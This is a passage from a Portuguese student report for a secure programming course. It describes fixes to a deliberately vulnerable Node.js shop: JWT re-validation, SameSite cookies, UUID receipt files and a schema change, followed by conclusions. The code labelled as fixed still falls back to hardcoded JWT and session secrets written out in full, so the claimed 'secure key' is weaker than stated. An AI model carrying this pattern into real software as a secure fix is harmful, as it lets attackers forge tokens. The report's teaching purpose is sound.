
- app.js:

```
// Middleware to verify JWT and re-validate user
app.use((req, res, next) => {
  const token =
    req.headers["authorization"]?.split(" ")[1] || req.cookies.token;
  if (token) {
    try {
      // [FIXED] - Use secure JWT secret from environment variable
      const decoded = jwt.verify(
        token,
        process.env.JWT_SECRET ||
        "FtA44jd4iEA6ku5NEhw9PqVfFoGe4XpRud2Y0QCo7wzeQL"
      );

      // [FIXED] - Re-validate user against database to ensure token is still valid
      db.get(
        "SELECT id, username, isAdmin FROM users WHERE id = ?",
        [decoded.userId],
        (err, user) => {
          if (err || !user) {
            req.user = null; // User not found or deleted
            res.clearCookie("token", { sameSite: "Lax" }); // [FIXED] - Clear with Same
            return next();
          }

          // Ensure token data matches current user data
          if (
            user.id === decoded.userId &&
            user.username === decoded.username &&
            user.isAdmin === decoded.isAdmin
          ) {
            req.user = {
              userId: user.id,
```


- **Impacto:** A chave segura e o httpOnly protegem o token contra manipulação e roubo via XSS, enquanto a revalidação garante que apenas utilizadores válidos mantenham acesso.
- **Demonstração:**




4.8 Mitigação de CSRF com SameSite Cookie Attribute

- **Problema:** Falta de proteção contra CSRF em solicitações como POST /orders.
- **Correção:** Adicionado SameSite: Lax (e strict em auth.js) aos cookies de sessão e JWT.
 - app.js:

```
app.use(
  session({
    secret: process.env.SESSION_SECRET || "sd4x7eEtULkm3Dr7Jn8CysxzcFkp4Ls2", // [FIXED]
    resave: false,
    saveUninitialized: true, // [FIXED] - Allow session for unauthenticated users
    cookie: {
      secure: process.env.NODE_ENV === "production", // [FIXED] - Secure cookies in production
      sameSite: "Lax", // [FIXED] - Prevent CSRF by restricting cross-site cookie usage
    },
  })
);

// Add cookie-parser middleware to parse cookies
app.use(cookieParser());
```

- **Impacto:** Impede que cookies sejam enviados em solicitações cross-site, protegendo contra CSRF sem a necessidade de tokens adicionais.
- **Demonstração:**



4.9 Adição de Geração de Recibos Segura

- **Problema:** Falta de recibos associados às encomendas e vulnerabilidade a acesso não autorizado.
- **Correção:** Adicionada geração de recibos com nomes únicos (`crypto.randomUUID()`) e validação de propriedade.
 - `routes/orders.js`:

```


    });
    return;
  }
  const randomFilename = `receipt_${crypto.randomUUID()}.txt`;
  const receiptContent = `
RedTech Tools Receipt
-----
Order ID: ${orderId}
User: ${user.username}
Product ID: ${productId}
Product Name: ${product.name}
Price: ${product.price}
Timestamp: ${new Date().toISOString()}
-----
Thank you for your purchase!
`;

  const receiptPath = path.join(
    __dirname,
    "../receipts",
    randomFilename
  );
  fs.writeFileSync(receiptPath, receiptContent);

  db.run(
    "UPDATE orders SET receiptFilename = ? WHERE id = ?",
    [randomFilename, orderId],
    (err) => {
      if (err) {

```

- **Impacto:** Garante que cada encomenda tenha um recibo único e acessível apenas pelo proprietário ou administrador, reforçando a segurança.
- Demonstração:



4.10 Alteração na Base de Dados para Suportar Recibos

- **Problema:** A tabela `orders` não suportava o armazenamento de nomes de recibos.
- **Correção:** Adicionada a coluna `receiptFilename` TEXT à tabela `orders`.
 - `db/init.js`:

```

// Orders table with receiptFilename
db.run(
  `CREATE TABLE IF NOT EXISTS orders (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    userId INTEGER,
    productId INTEGER,
    date TEXT,
    receiptFilename TEXT
  )`,
  (err) => {
    if (err) return reject(err);
  }
);
  
```

- **Impacto:** Permite associar recibos às encomendas de forma estruturada, facilitando o rastreamento e a segurança.
- **Demonstração:**

```
→ PS_TP sqlite3 redtech.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> SELECT * FROM orders;
1|5|2|2025-05-25 00:45:49|receipt_02cea3fe-b444-4bb2-80ca-0bf521eeb6f6.txt
2|2|1|2025-05-25 00:50:03|receipt_eab5956c-ed92-4066-90bf-3858a1575d91.txt
3|2|5|2025-05-25 00:50:23|receipt_1349449b-6603-4833-975c-b6c762b2b8c2.txt
4|1|1|2025-05-27 11:59:19|receipt_91dc6008-2d9a-4aa8-83a0-f078b47947b5.txt
sqlite> █
```

4.11 Consideração sobre UUIDs para IDs de Encomendas

- **Discussão:** Avaliada a substituição de IDs sequenciais por UUIDs para encomendas.
- **Decisão:** Mantidos IDs sequenciais, pois mensagens genéricas (ex: "Order not found or access denied") mitigam riscos de enumeração.
- **Impacto:** Mantém a simplicidade do sistema sem comprometer a segurança atual.

5 CONCLUSÕES

Este trabalho prático, realizado no âmbito de Programação Segura, ofereceu uma experiência valiosa na disciplina de Programação Segura, permitindo analisar e mitigar vulnerabilidades comuns em aplicações web, conforme o OWASP Top 10, como Injeção SQL, Stored-XSS, IDOR, Path Traversal, Falhas Criptográficas, Enumeração de Usernames e Autenticação Insegura com JWT. Estas foram exploradas com ferramentas como Burp Suite/Caido, SQLmap e o próprio browser, documentadas com exemplos práticos, destacando riscos de programação insegura.

Um aprendizado essencial foi nunca confiar nas entradas dos utilizadores, tratando-as como potencialmente maliciosas. A parametrização de consultas preveniu Injeções SQL, a sanitização com `sanitize-html` mitigou Stored-XSS, e boas práticas como hashes com `bcrypt`, cookies com `httpOnly` e `SameSite`, e validações rigorosas protegeram contra Path Traversal, IDOR e roubo de tokens via XSS.

Todas as correções foram aplicadas na versão segura (`secure_redtechtools`), testadas localmente, mitigando vulnerabilidades enquanto preservaram a funcionalidade, com soluções como consultas parametrizadas, validações de caminho e mensagens genéricas. Isso reforçou a necessidade de uma abordagem proativa na programação segura desde o início.

O projeto também introduziu de forma prática e enriquecedora ao pentesting de aplicações web, aprofundando a compreensão de riscos em configurações inseguras, consolidando conceitos teóricos e destacando o equilíbrio entre funcionalidade, usabilidade e segurança.

Em suma, a versão corrigida da RedTech Tools representa um avanço significativo em termos de segurança, alinhando-se com as melhores práticas de programação segura. Este trabalho prático foi uma oportunidade única para explorar o ciclo completo de desenvolvimento seguro, desde a identificação de vulnerabilidades até à sua mitigação, contribuindo para uma maior consciencialização sobre o Secure SDLC e práticas de DevSecOps.

REFERÊNCIAS BIBLIOGRAFICAS

- [1] O. W. A. S. Project, "OWASP Top Ten 2021," 2021. [Online]. Available: <https://owasp.org/www-project-top-ten/>
- [2] TryHackMe, "OWASP Top 10 - 2021," 2021. [Online]. Available: <https://tryhackme.com/room/owasptop102021>